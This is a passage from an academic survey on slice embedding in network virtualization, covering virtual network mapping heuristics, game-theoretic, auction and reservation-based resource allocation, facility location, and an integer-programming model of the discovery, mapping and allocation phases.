b_i	10	Number of copies for each object i in a Set Packing Problem
c_i	11	Cost of opening a facility at location i in a Facility Location Problem
d_{ij}	11	Cost of serving a user j from facility i
z_i	11	Binary variable showing whether or not the facility is selected at location i
x_{ij}	11	Binary variable that associates user j served by facility i in Facility Location Problem
x_i	11	Decision variable for location i, which is equal to one if the facility is selected
$f(\cdot)$, $g(\cdot)$, $h(\cdot)$	12	Utility functions for the discovery, virtual network mapping and allocation phase
γ (γ_j)	12	Number of virtual nodes (requested by user j)
ψ (ψ_j)	12	Number of virtual links (requested by user j)
n_{ij}^V (n_{ij}^P)	12	Decision variable on virtual (physical) node mappable (mapped) to user j)
l_{ij}^V (p_{ij})	12	Decision variable on virtual (physical loop-free path) link mappable (mapped) to user j)
Θ_{ij} (Φ_{kj})	12	System's revenue when user j gets assigned to virtual node i (virtual link k.)
C_i^n (C_k^l)	12	Max virtual nodes (links) that can be simultaneously hosted on the physical node i (physical path k)

TABLE I
NOTATIONS USED IN THE PAPER.

B. Network mapping without constraints

The problem of static assignments of resources to a virtual network has been investigated in [81]. Since it is NP-hard, the authors proposed a heuristic to select physical nodes with lower *stress* (*i.e.*, with the lower number of virtual nodes already assigned to a given physical node), in an attempt to balance the load. The algorithm consists of two separate phases: node mapping and link mapping. The node mapping phase consists of an initialization step —cluster center localization— and an iterative subroutine —substrate node selection— that progressively selects the next physical node u' to which the next virtual node is mapped, *i.e.* the physical node with the least stress.

In particular, the center cluster is selected as follows:

$$u' = \arg\max_{v} \left\{ [S_{nmax} - S_N(v)] \sum_{l \in L(v)} [S_{lmax} - S_L(l)] \right\}$$

where S_{nmax} and S_{lmax} are the maximum node and link stress seen so far in the physical network, respectively. $S_N(v)$ is the stress on the physical node v, while $S_L(l)$ is the stress on the physical link l. $[S_{nmax} - S_N(v)]$ captures the availability of node v, while the availability on the links adjacent to v is captured by $\sum_{l \in L(v)} [S_{lmax} - S_L(l)]$.

The substrate node selection subroutine maps the remaining virtual nodes by minimizing a potential function proportional to both node and link stress on the physical network, *i.e.*:

$$u' = \arg\min_{v} \frac{\sum_{u \in V_A} D(v,u)}{S_{nmax} - S_N(v) + \epsilon}$$

where V_A is the set of already selected substrate nodes, v is an index over all physical nodes (so v could be the same as some u), ϵ is a small constant to avoid division by zero, and D is the distance between any two physical nodes v and u and it is defined as:

$$D(v,u) = \min_{p \in \mathcal{P}(u,v)} \sum_{l \in p} \frac{1}{S_{lmax} - S_L(l) + \epsilon}$$

where p is an element of all loop-free paths $\mathcal{P}(u,v)$ on the physical network that connects nodes u and v. The node mapping phase successfully terminates when all the virtual nodes are mapped.

The link mapping invokes a shortest path algorithm to find a minimum hop (loop-free) physical path connecting any pair of virtual nodes.

In the same paper, the authors modify this algorithm by subdividing the complete topology of a virtual network into smaller star topologies. These sub-topologies can more readily fit into regions of low stress in the physical network.

C. Network mapping with constraints

Many of the solutions to the virtual network mapping problem consider some constraints in the query specification. Lu and Turner [55] for example, introduce flow constraints in a mapping of a single virtual network. The NP-hard mapping problem is solved by greedily finding a backbone-star topology of physical nodes (if it exists, otherwise the slice cannot be embedded), and the choice is refined iteratively by minimizing a notion of cost associated with the candidate topologies. The cost metric of a virtual link is proportional to the product of its capacity and its physical length. No guarantees on the convergence to an optimal topology mapping are provided, and only bandwidth constraints are imposed.

A novel outlook on the virtual network mapping problem for virtual network testbeds is considered in [21]. A topology and a set of (upper and lower bound) constraints on the physical resources are given, and a feasible mapping is sought. In order to reduce the search space of the NP-hard problem, a depth-first search with pruning as soon as a mapping becomes infeasible is used.

Another solution that considers embedding with constraints is presented in [52]. The authors propose a backtracking algorithm based on a subgraph isomorphism search method [48], that maps nodes and links simultaneously. The advantage of a single step node-link approach is that link constraints are taken into account at each step of the node mapping, therefore when a bad decision is detected, it can be adjusted by backtracking to the last valid mapping. With a two-stage approach instead, the remapping would have to be done for all the nodes, which is computationally expensive.

D. Network mapping + allocation

In all the solutions that focus only on the virtual network mapping task, only a single virtual network is considered (with or without constraints), abd no resource allocation mechanism is provided. In case the mapping algorithm is designed for virtual network testbeds such as Emulab [77] or Planetlab [65], this may not be an issue except in rare cases, *e.g.*, during conference deadlines (see *e.g.*, Figure 1 in [5]). The lack of resource allocation is instead detrimental to an efficient slice embedding when the system aims to embed virtual networks (slices) that are profitable to the leasing infrastructure.

We discuss the case study of [79], that adds resource allocation to the virtual network mapping task, and hence introduces cooperation between the last two tasks of the slice embedding problem. The solution proposed in [79] is targeted specifically for infrastructure providers, as the physical resources considered—bandwidth and CPU—are assumed to be rentable. The authors define a revenue function R for each requested virtual network $G^V = (N^V, L^V)$ as:

$$\Pi(G^V) = \sum_{l^V \in L^V} bw_r(l^V) + \Omega \sum_{n^V \in N^V} CPU_r(n^V), \qquad (2)$$

where $bw_r(l^V)$ and $CPU_r(n^V)$ are the bandwidth and the CPU requirements for the virtual link l^V and the virtual node n^V, respectively. L^V and N^V are the sets of requested virtual links and nodes, and Ω captures the price difference that the infrastructure provider may charge for CPU and bandwidth.

The algorithm is depicted in Figure 3: after collecting a set of requests, a greedy node mapping algorithm with the objective of maximizing the (long term) revenue R is run. In particular, the algorithm consists of the following three steps:

1) First the requests are sorted by revenue $\Pi(G^V)$ so that the most profitable mapping is sought with highest priority.




Fig. 3. Path splitting and migration mapping algorithm [79].

2) Then the physical nodes with insufficient available CPU capacity are discarded to reduce the complexity of the search.
3) Similarly to [81] (see Section V-B), a virtual node is mapped on the physical node n^P (if it exists) that maximizes the available resources H, where:

$$H(n^P) = CPU_a(n^P) \sum_{l^P \in L(n^P)} bw_a(l^P)$$

$CPU_a(n^P)$ and $bw_a(l^P)$ are the CPU and bandwidth available on the physical node n^P and link l^P, respectively, and $L(n^P)$ is the set of links adjacent to n^P.

After the node mapping, different link mapping algorithms are presented. First, the authors propose to use a *k-shortest path* algorithm [27]. The originality of this paper though, lies in the improvement of such a link assignment algorithm through two techniques: *path splitting* and *path migration*. In path splitting the virtual routers forward a fraction of the traffic through different physical paths to avoid congestion of critical physical links useful to host other virtual networks. Path migration instead is adopted to further improve the resource utilization as it consists of a periodic link mapping re-computation with a larger set of pre-mapped virtual networks, leaving unchanged both node mapping—virtual node cannot migrate on another physical node— and the path splitting ratios—fraction of the total virtual links requested to which at least two physical loop-free paths are assigned. After the link mapping algorithm, the slice requests that could not be embedded are queued for a re-allocation attempt, and they are definitively discarded if they fail a given number of attempts.

Inspired by [79] and by the PageRank algorithm [63], two topology-aware virtual network mapping and allocation algorithms (*Random Walk MaxMatch* and *Random Walk Breath First Search*) have been recently proposed [15]. The novelty, and common underlying idea of the two algorithms, is to use the same Markov chain model used in PageRank [63] to sort both physical and virtual nodes (instead of web pages), and map the most important virtual nodes to the most important physical nodes. A physical (virtual) node is highly ranked not only if it has available (required) CPU, and its adjacent links have available (required) bandwidth (as in [79]), but also if its neighbors (recursively) have high rank.

After sorting both physical and virtual nodes, highly ranked virtual nodes are mapped to highly ranked physical nodes.

E. Dynamic approaches to network mapping and allocation

As mentioned in Section III-B, in the virtual network mapping task, virtual resources may be statically assigned to each physical resource, or they can be reassigned to maximize some notion of utility during the lifetime of a slice.

Many algorithms whose task is simply to discover feasible mappings are considered static, whether they use simulated annealing [67], genetic algorithms [77], or backtrack heuristics [54], [52]. A static resource assignment for multiple virtual networks though, especially when each virtual network needs to be customized to a particular application, can lead to lower performance and under utilization of the physical resources. Being aware of such inefficiencies, adaptive mechanisms to re-allocate physical resources, on demand or periodically, have been proposed.

Zan and Ammar [81] have proposed a dynamic version of their mapping algorithm, in which critical nodes and links in the physical network are periodically identified. To evaluate the current stress levels S_N and S_L for nodes and links, two metrics are defined: the node and link stress ratio (R_N and R_L). The former is the ratio between the maximum node stress and the average node stress across the whole physical network, while the latter is the ratio between the maximum link stress and the average link stress. Formally:

$$R_N = \frac{\max_{v \in N^P} S_N(v)}{[\sum_{v \in N^P} S_N(v)]/|N^P|}$$

$$R_L = \frac{\max_{l \in L^P} S_L(l)}{[\sum_{v \in L^P} S_L(l)]/|L^P|}$$

where N^P and L^P are the set of physical nodes and edges of the hosting infrastructure, respectively. R_N and R_L are periodically compared, and new requests are mapped optimizing the node stress if $R_N > R_L$, or the link stress if $R_N < R_L$. This process is iterated with the aim of minimizing the stress across the entire physical network.

Dynamic mapping approaches also include the solutions proposed in [55], since virtual links are iteratively reassigned, and in [79], due to the migration operations. Although without any considerations to the node constraints, also in [29] the authors consider a dynamic topology mapping for virtual networks.

A solution to the dynamic network mapping problem that uses optimization theory was presented in the *DaVinci* architecture—Dynamically Adaptive Virtual Networks for a Customized Internet [37]. A physical network with n_0 virtual mapped networks is considered. Each virtual network $k = 1, \ldots, n_0$ runs a distributed protocol to maximize its own performance objective function $U^k(\cdot)$, assumed to be convex with respect to network parameters, efficiently utilizing the resources assigned to it. These objective functions, assumed to be known to a centralized authority, may vary with the traffic class ($e.g.$, delay-sensitive traffic may wish to choose paths with low propagation-delay and keep the queues small to reduce queuing delay, while throughput-sensitive traffic may wish to maximize aggregate user utility, as a function of rate), and may depend on both virtual path rates $z^{(k)}$ and the bandwidth share $y^{(k)}$ of virtual network k over every physical link l.

The traffic-management protocols running in each virtual network are envisioned as the solution to the following optimization problem:

$$\begin{array}{ll} \text{maximize} & U^{(k)}(z^{(k)}, y^{(k)}) \\ \text{subject to} & \mathcal{C}^{(k)} z^{(k)} \leq y^{(k)} \\ & g^{(k)}(z^{(k)}) \leq 0 \\ & z^{(k)} \geq 0 \end{array} \tag{3}$$

where $z^{(k)}$ are the variables (virtual path rates), $g^{(k)}(z^{(k)})$ are general convex constraints and $\mathcal{C}^{(k)}$ defines the mapping of virtual paths over physical links. This means that there could be many flows on a single virtual network, $i.e.$, a virtual network k may host (allocate) multiple services. In particular, $c_{lj}^{(k)} = 1$ if virtual path j in virtual network k uses the physical link l and 0 otherwise. [4]

The dynamism of this approach lies in the periodic bandwidth reassignment among the n_0 hosted virtual networks. The physical network in fact runs another (convex) optimization problem, whose objective is to maximize the aggregate utility of all the virtual networks, subject to some convex constraints:

$$\begin{array}{ll} \text{maximize} & \sum_k w^{(k)} U^{(k)}(z^{(k)}, y^{(k)}) \\ \text{subject to} & \mathcal{C}^{(k)} z^{(k)} \leq y^{(k)} \;\; \forall k \\ & \sum_k y^{(k)} \leq \mathcal{D} \\ & g^{(k)}(z^{(k)}) \leq 0 \;\; \forall k \\ & z^{(k)} \geq 0 \;\; \forall k \\ \text{variables} & z^{(k)}, y^{(k)} \;\; \forall k \end{array} \tag{4}$$

where $w^{(k)}$ is a weight (or priority) that a centralized authority in charge of embedding the slices assigns to each virtual network, and $\mathcal{D}$ represents the physical capacities. Note how there are two levels of resource allocation in this model: each slice maximizes its utility by assigning capacity to each service hosted, and the physical network maximizes its utility by assigning resources to some slices.

As in [79], the DaVinci architecture allows (virtual) path splitting, causing packet reordering problems, and assumes the node mapping to be given. A more serious limitation is the assumption that physical links are aware of the performance objectives of all the virtual networks, which may not be possible in real world settings.

F. Distributed Virtual Network Mapping Solutions

All the previously discussed solutions assumed a centralized entity that would coordinate the mapping assignment. In other words, their solutions are limited to the intra-domain virtual network mapping. These solutions are well suited for enterprises serving slices to their customers by using only their private resources. However, when a service must be provisioned using resources across multiple provider domains, the assumption of a complete knowledge of the substrate network becomes invalid, and another set of interesting research challenges arises.

[4] As in [42], a system may in fact be hosted on a physical infrastructure by leasing a slice, and then provide other services by hosting (even recursively) other slices.

It is well known that providers are not happy to share traffic matrices or topology information, useful for accomplishing an efficient distributed virtual network mapping. As a result, existing embedding algorithms that assume complete knowledge of the substrate network are not applicable in this scenario.

To the best of our knowledge, the first distributed virtual network mapping problem was devised by Houidi $et\ al.$ [40]. The protocol assumes that all the requests are hub-spoke topologies, and runs concurrently three distributed algorithms at each substrate node: a *capacity-node-sorting* algorithm, a *shortest path tree* algorithm, and a *main mapping* algorithm. The first two are periodically executed to provide up to date information on node and link capacities to the main mapping.

For every element mapped, there has to be a trigger and a synchronization phase across all the nodes. The algorithm is composed of two phases: when all nodes are mapped, a shortest path algorithm is run to map the virtual links. The authors propose the use of an external signalling/control network to alleviate the problem of the heavy overhead.

In [17], the authors proposed a simultaneous node and link distributed class of mapping algorithms. In order to coordinate the node and the link mapping phases, the distributed mapping algorithm is run on the physical topology augmented with some additional logical elements (meta node and meta links) associated with the location of the physical resource.

In [16], the same authors describe a similar distributed (policy-based) inter-domain mapping protocol, based on geographic location of the physical network: PolyViNE. Each network provider keeps track of the location information of their own substrate nodes employing a hierarchical addressing scheme, and advertising availability and price information to its neighbors via a Location Awareness Protocol (LAP) — a hybrid gossiping - publish/subscribe protocol. Gossiping is used to disseminate information in a neighborhood of a network provider and pub/sub is employed so a provider could subscribe to other providers which are not in its neighborhood. PolyViNE also considers a reputation metric to cope with the lack of truthfulness in disseminating the information with the LAP protocol.

VI. Allocation

Different strategies have been proposed when allocating physical resources to independent parties. Some solutions prefer practicality to efficiency, and adopt best effort approaches, (see, $e.g.$, PlanetLab [65]), while others let the (selfish) users decide the allocation outcome with a game [43], [42]. When instead it is the system that enforces the allocation, it can do it with [33] or without [5] providing guarantees. In the remainder of this section we focus first on the game theoretic solutions to resource allocation, and then on the latter case, describing first a set of solutions dealing with market-based mechanisms [5],

[49], [9], and then a reservation-based approach [33]. All those solutions focus solely on the standalone allocation task of the slice embedding problem.

A. Game-theory based allocation

Londoño *et al.* [43] defined a general pure-strategies colocation game which allows users to decide on the allocation of their requests. In their setting, customer interactions is driven by the rational behavior of users, who are free to relocate and choose whatever is best for their own interests. Under their model, a slice consists of a single node in a graph that needs to be assigned to a single resource. They define a cost function $\mathcal{K}_j(i)$ for user i when mapped to resource j as

$$\mathcal{K}_j(i) = P_j \frac{\omega_{ij}}{U_j} \tag{5}$$

where ω_{ij} is the weight (or utilization) imposed on resource j by user i, P_j is the price (in dollars) of the resource j, U_j is the overall utilization of resource j, which must satisfy its capacity constraint

$$U_j = \sum_{i \in J} \omega_i \leq \mathcal{R}_j \tag{6}$$

where J is the set of users mapped on resource j, and $\mathcal{R}_j$ is the physical CPU capacity of resource j.

They define a rational "move" of user i from resource a to resource b if $\mathcal{R}_b(i) < \mathcal{R}_a(i)$. The game terminates when no user has a move that minimizes her cost. Note how the utility of a user (player) is higher if she can move to a more "loaded" resource, as she will share the cost with the other players hosted on the same resource.

The model has two interesting properties. First, the interaction among customers competing for resources leads to a Nash Equilibrium (NE), *i.e.* a state where no customer in the system has incentive to relocate. Second, it has been shown that the Price of Anarchy—the ratio between the overall cost of all customers under the worst-case NE and that cost under a socially optimal solution— is bounded by $3/2$ and by 2 for homogeneous and heterogeneous resources, respectively. The authors also provide a generalized version of this game (General Colocation Game), in which resources to be allocated are graphs representing the set of virtual resources and underlying relationships that are necessary to support a specific user application or task. In this general case however, the equilibrium results no longer hold as the existence of a NE is not always guaranteed.

The work by Chen and Roughgarden [14] also introduces a game theoretical approach to link allocation in the form of source-destination flows on a shared network. Each flow has a weight and the cost of the link is split in proportion to the ratio between the weight of a flow and the total weights of all the flows sharing the physical link.

As shown, even recently by Chowdhury [17], in a centralized solution, the virtual network mapping problem can be thought of as a flow allocation problem where the virtual network is a flow to be allocated on a physical network.

These two game theoretic approaches may serve as inspiring example for new allocation strategies involving different selfish principles for virtual service provisioning / competition. A system may in fact let the users play a game in which the set of strategies represent the set of different virtual networks to collocate with, in order to share the infrastructure provider costs.

B. Market-based allocation

When demand exceeds supply and not all needs can be met, virtualization systems' goals can no longer be related to maximizing utilization, but different policies to guide resource allocation decisions have to be designed. A natural policy is to seek efficiency, namely, to allocate resources to the set of users that bring to the system the highest utility. To such an extent, the research community has frequently proposed market-based mechanisms to allocate resources among competing interests while maximizing the overall utility of the users. A subclass of solutions dealing with this type of allocation is represented by auction-based systems. An auction is the process of buying and selling goods or services by offering them up for bid, taking bids, and then selling them to the highest bidder.

Few examples where auctions have been adopted in virtualization-oriented systems are Bellagio [5], Tycoon [49] and Mirage [9]. They use a combinatorial auction mechanism with the goal of maximizing a social utility (the sum of the utilities for the users who get the resources allocated).

A *Combinatorial Auction Problem (CAP)* is equivalent to a *Set Packing Problem* (SPP), a well studied integer program: given a set O of elements and a collection Q of subsets of these elements, with non-negative weights, SPP is the problem of finding the largest weight collection of subsets that are pairwise disjoint. This problem can be formulated as an integer program as follows: we let $\mathbf{y}_j = 1$ if the j^{th} set in W with weight w_j is selected and $\mathbf{y}_j = 0$, otherwise. Then we let $a_{ij} = 1$ if the j^{th} set in W contains element $i \in O$ and zero otherwise. If we assume also that there are b_i copies of the same element i, then we have:

$$\begin{array}{ll} \text{maximize} & \sum_{j \in W} w_j \mathbf{y}_j \\ \text{subject to} & \sum_{j \in W} a_{ij} \mathbf{y}_j \leq b_i \;\; \forall i \in O \\ & \mathbf{y}_j = \{0, 1\} \; \forall j \in Q \end{array} \tag{7}$$

SPP is equivalent to a CAP if we think of the $\mathbf{y}_j$s as the users to be possibly allocated and requesting a subset of resources in O, and w_j as the values of their bids. Note that solving a set packing problem is NP-Hard [25]. This means that optimal algorithms to determine the winner in an auction are also NP-Hard. To deal with this complexity, many heuristics have been proposed. In [5] for example, the authors rely on a thresholding auction mechanism called SHARE [20], which uses a first-fit packing heuristic.

Another example of a system that handles the allocation for multiple users with an auction is Tycoon [49]. In Tycoon, users place bids on the different resources they need. The fraction of resource allocated to one user is her proportional share of the total bids in the system. For this reason, Tycoon's allocation mechanism can also be considered best-effort: there are no guarantees that users will receive the desired fraction of the resources. The bidding process is continuous in the sense that




Fig. 4. Architecture and allocation phases in SHARP [33].

any user may modify or withdraw their bid at any point in time, and the allocation for all the users can be adjusted according to the new bid-to-total ratio.

As pointed out in [4], although market-based allocation systems can improve user satisfaction on large-scale federated infrastructures, and may lead to a social optimal resource allocation, there are few issues that should be taken into account when designing such mechanisms. In fact, the system may be exploited by users in many ways. Current auction-based resource allocation systems often employ very simple mechanisms, and there are known problems that may impact efficiency or fairness (see [4], Section 6). We report three of them here:

- *underbidding*: users know that the overall demand is low and they can drive the prices down.
- *iterative bidding*: often one shot auctions are not enough to reach optimal resource allocation but the iterations may not end by the time the allocations are needed.
- *auction sandwich attack:* occurs when users bid for resources in several time intervals. This attack gives the opportunity to deprive other users of resources they need, lowering the overall system utility.

C. Reservation-based allocation

As the last piece of this section on allocation approaches, we discuss a reservation-based system, SHARP [33] whose architecture is depicted in Figure 4. The system introduces a level of indirection between the user and the centralized *authority* responsible for authentication and for building the slice: the *broker or agent*. The authority issues a number of *tickets* to a number of brokers (usually many brokers responsible for a subset of resources are connected). Users then ask and eventually get tickets, and later in time, they redeem their tickets to the authority that does the final slice assignment (Figure 4).

This approach has many interesting properties but it may lead to undesirable effects. For example, coexisting brokers are allowed to split the resources: whoever has more requests should be responsible for a bigger fraction of them. This




Fig. 5. Different values of Oversubscription Degree tune allocation guarantees [33].

sharing of responsibilities may bring fragmentation problems as resources become divided into many small pieces over time. Fragmentation of the resources is a weakness, as the resources become effectively unusable being divided into pieces that are too small to satisfy the current demands.

One of the most relevant contributions of SHARP in the context of the slice embedding problem, is the rule of the *Oversubscription Degree (OD)*. The OD is defined as the ratio between the number of issued tickets and the number of available resources. When OD is greater than one, *i.e.*, there are more tickets than actual available resources, the user has a probability less than one to be allocated even though she owns a ticket. When instead OD is less or equal than one, users with tickets have guaranteed allocation (Figure 5).

Note how the level of guarantees changes with OD. In particular, when the number of tickets issued by the authority increases, the level of guarantees decreases. The authors say that the allocation policy tends to a first come first serve for OD that tends to infinity. In other words, if there are infinite tickets, there is no reservation at all, and simply the first requests will be allocated. The oversubscription degree is not only useful to control the level of guarantees (by issuing less tickets than available resources the damage from resource loss if an agent fails or becomes unreachable is limited), but it can be used also to improve resource utilization by means of statistical multiplexing the available resources.

VII. Facility Location Problems

In this section we discuss a set of problems similar to slice embedding: the facility location problems. Facility location is a branch of operations research whose goal is to assign a number of facilities to a set of users, while minimizing a given cost function. An ample amount of literature exists on centralized [61], [76] or distributed [32], [50] solutions for this NP-hard problem [44].

The centralized facility location problem is defined as follows: suppose we are given n potential facility locations and a list of m users who need to be serviced from these locations. There is an initial fixed cost c_i of opening the facility at location i, while there is a cost d_{ij} of serving a user j from facility i. The goal is to select (open) a set of facility locations and to assign each user to one facility, while minimizing the cost.

In order to model this problem, we define a binary decision variable z_i for each location i, which is equal to one if the facility is selected, and 0 otherwise. In addition, we define a binary variable $x_{ij} = 1$ if user j is served by facility i, and 0




Fig. 6. Interactions and data exchanges in the slice embedding problem.

otherwise. The facility location problem is then formulated as follows:

$$\begin{array}{ll} \text{minimize} & \sum_{i=1}^{n} c_i z_i + \sum_{j=1}^{m} \sum_{i=1}^{n} d_{ij} x_{ij} \\ \text{subject to} & \sum_{i=1}^{n} x_{ij} = 1 \;\; \forall j \\ & x_{ij} \leq z_i \;\; \forall i, \forall j \\ & x_{ij}, z_i \in \{0,1\} \;\; \forall i, \forall j. \end{array} \tag{8}$$

The affine constraint $\sum_{i=1}^{n} x_{ij} = 1$ enforces a single facility to a user, while the constraint $x_{ij} \leq z_i$ ensures that if there is no facility at location i, *i.e.* $z_i = 0$, then user j cannot be served there, and we must have $x_{ij} = 0$.

The facility location and the slice embedding problems may look similar since both have the high level goal of assigning a set of resources to a set of users, and both solutions require knowledge of the resource availability to work efficiently. However, the two problems differ in many aspects: first, the facility location assignment algorithms usually assume no cooperation with the discovery protocol, while in the slice embedding problem the resource discovery is directly interacting with the other two phases, as we discuss in the next section. More importantly, the slice embedding problem assumes that resources are virtual instances of both nodes and edges of the physical infrastructure, as opposed to standalone facilities to be assigned to users. This detail leads to important differences in the assignment algorithms as explained in [79] and in [52]. Moreover, facility location problems assume that each and every user has to be assigned to only one physical resource (and the positive cost to the system of such assignment is minimized), while this assumption disappears in the slice embedding problem where, in general, there may not be the guarantee that every user is allocated.

VIII. On Modeling the Slice Embedding Problem

In this section we use optimization theory to model the interactions between the three phases of the slice embedding problem. We first model each standalone phase — resource discovery, virtual network mapping, and allocation — and subsequently model the slice embedding problem as a whole by merging the three phases into a centralized optimization problem. Consider the ellipsoid in Figure 6, augmented from Figure 1 (we explain the rest of the notation throughout this section): user j requests a virtual network composed of $\gamma_j \in \mathbb{N}$ virtual nodes, $\psi_j \in \mathbb{N}$ virtual links and a vector of constraints $C_j(e) =< C_j(e_1), \ldots, C_j(e_c) >$ where e is a vector of $c = \gamma_j + \psi_j$ elements — nodes and links — of the network.

Discovery: To model the resource discovery we introduce two binary variables, n_i^P and p_k that are equal to 1 if the i^{th} physical node and the k^{th} loop-free physical path, respectively, are available, and zero otherwise. An element is available if a discovery operation is able to find it, given a set of protocol parameters, *e.g.*, find all loop-free paths within a given deadline, or find as many available physical nodes as possible within a given number of hops.

If the system does not return at least γ physical nodes and ψ available loop-free physical paths among all the possible N nodes and P paths of the physical network G^P, then the user's request should be immediately discarded. Among all possible resources, the system may choose to return a set that maximizes a given notion of utility. Those utilities may have the role of selecting the resources that are closer — with respect to some notion of distance — to the given set of constraints $C(e)$. If we denote as $u_i \in \mathbb{R}$ and $\omega_k \in \mathbb{R}$ the utility of physical nodes and paths respectively, then the discovery phase of the slice embedding problem can be modeled as follows:

$$\begin{array}{ll} \text{maximize} & f(n_i^P, p_k) = \sum_{i \in N} u_i n_i^P + \sum_{k \in P} \omega_k p_k \\ \text{subject to} & \sum_{i \in N} n_i^P \geq \gamma \\ & \sum_{k \in P} p_k \geq \psi \\ & n_i^P, p_k \in \{0,1\} \;\; \forall i \;\; \forall k \end{array} \tag{9}$$

After the discovery phase is completed, the vectors of available physical resources (n^P, p) are passed to the virtual network mapper.

Virtual Network Mapping: This phase takes as input all the available resources (subset of all the existing resources) $P' \subseteq P$ and $N' \subseteq N$, maps virtual nodes to physical nodes, virtual links to loop-free physical paths, and returns a list of candidates — virtual nodes and virtual links — to the allocator. To model this phase, we define two sets of binary variables $n_{ij}^V \; \forall i \in N'$, and $l_{kj} \; \forall k \in P'$, $\forall j \in J$, where J is the set of users requesting a slice. $n_{ij}^V = 1$ if a virtual instance of node i could possibly be mapped to user j and zero otherwise, while $l_{kj} = 1$ if a virtual instance of the loop-free physical path k could possibly be mapped to user j, and zero otherwise. The virtual network mapping phase of the slice embedding problem can hence be modeled by the following optimization problem:

$$\begin{array}{ll} \text{maximize} & g(n_{ij}^V, l_{kj}) = \sum_{j \in J} (\sum_{i \in N'} \Theta_{ij} n_{ij}^V + \sum_{k \in P'} \Phi_{kj} l_{kj}) \\ \text{subject to} & \sum_{i \in N'} n_{ij}^V = \gamma_j \;\; \forall j \in J \\ & \sum_{k \in P'} l_{kj} = \psi_j \;\; \forall j \in J \\ & n_{ij}^V = n_{ij}^P \;\; \forall i \in N' \;\; \forall j \in J \\ & l_{kj} \leq p_{kj} \;\; \forall k \in P' \;\; \forall j \in J \\ & n_{ij}^P, n_{ij}^V, p_{kj}, l_{kj} \in \{0,1\} \;\; \forall i \;\; \forall j \;\; \forall k, \end{array} \tag{10}$$

where Θ_{ij} is the revenue that the system would get if user j gets assigned to virtual node i, and Φ_{kj} is the system's revenue if the user j gets the virtual link k. The first two constraints enforce that all the virtual resources requested by each user are mapped, the third constraint ensures that the one-to-one mapping between virtual and physical nodes is satisfied, and the fourth constraint ensures that at least one loop-free physical path is going to be assigned to each virtual link of the requested slice.

Allocation: As soon as the virtual mapping candidates have been identified, a packing problem needs to be run, considering both user priorities and physical constraints. Enhancing the level of details from the standard set packing problem [71] to virtual nodes and links, we model the allocation phase of the slice embedding problem as follows:

$$\begin{array}{ll} \text{maximize} & h(y_j) = \sum_{j \in J} w_j y_j \\ \text{subject to} & \sum_{j \in J} n^V_{ij} y_j \leq C^n_i \;\; \forall i \in N' \\ & \sum_{j \in J} l_{kj} y_j \leq C^l_k \;\; \forall k \in P' \\ & y_j \in \{0,1\} \;\; \forall j \end{array} \quad (11)$$

where C^n_i and C^l_k are the number of virtual nodes and links respectively, that can be simultaneously hosted on the physical node i and physical path k, respectively, and y_j is a binary variable equal to 1 if user j has been allocated and zero otherwise. A weight w_j is assigned to each user j, and it depends on the allocation policy used ($e.g.$ in first-come first-serve, $w_j = w \quad \forall \quad j$, or in a priority based allocation w_j represents the importance of allocating user j's request). As multiple resources are typically required for an individual slice, the slice embedding needs to invoke the appropriate resource allocation methods on individual resources, and it does so throughout this last phase. Each resource type may in fact have its own allocation policy ($e.g.$, either guaranteed or best-effort resource allocation models), and this phase only ensures that users will not be able to exceed physical limits or their authorized resource usage. For example, the system may assign a weight $w_j = 0$ to a user that has not yet been authorized, even though her virtual network could be physically mapped.

Slice Embedding: In order to clarify how the three phases of the slice embedding problem interact and how they may impact efficiency in network virtualization, we formulate a centralized optimization problem that considers the slice embedding problem as a whole. In particular, we model the three phases as follows:

$$\text{maximize} \quad \alpha \cdot f(n^P_{ij}, p_{kj}) + \beta \cdot g(n^V_{ij}, l_{kj}) + \delta \cdot h(y_j)$$

$$\begin{array}{llr} \text{subject to} & \sum_{i \in N} n^P_{ij} \geq \gamma_j \;\; \forall j & \text{(12a)} \\ & \sum_{k \in P} p_{kj} \geq \psi_j \;\; \forall j & \text{(12b)} \\ & \sum_i n^V_{ij} = \gamma_j \;\; \forall j & \text{(12c)} \\ & \sum_k l_{kj} = \psi_j \;\; \forall j & \text{(12d)} \\ & n^V_{ij} = n^P_{ij} \;\; \forall i \;\; \forall j & \text{(12e)} \\ & l_{kj} \leq p_{kj} \;\; \forall k \;\; \forall j & \text{(12f)} \\ & \sum_{j \in J} n^V_{ij} y_j \leq C^n_i \;\; \forall i & \text{(12g)} \\ & \sum_{j \in J} l_{kj} y_j \leq C^l_k \;\; \forall k & \text{(12h)} \\ & y_j \leq n^V_{ij} \;\; \forall i \;\; \forall j & \text{(12i)} \\ & y_j \leq l_{kj} \;\; \forall k \;\; \forall j & \text{(12j)} \\ & y_j, n^P_{ij}, p_{kj}, n^V_{ij}, l_{kj}, \in \{0,1\} \;\; \forall i \;\; \forall j & \text{(12k)} \end{array}$$

where the first nine constraints (from $(12a)$ to $(12h)$) are the same as in problems (9), (10) and (11), respectively, the two coupling constraints $(12i)$ and $(12j)$ guarantee that a user is not allocated unless all the resources she queried can be mapped, and α, β and δ are normalization factors.

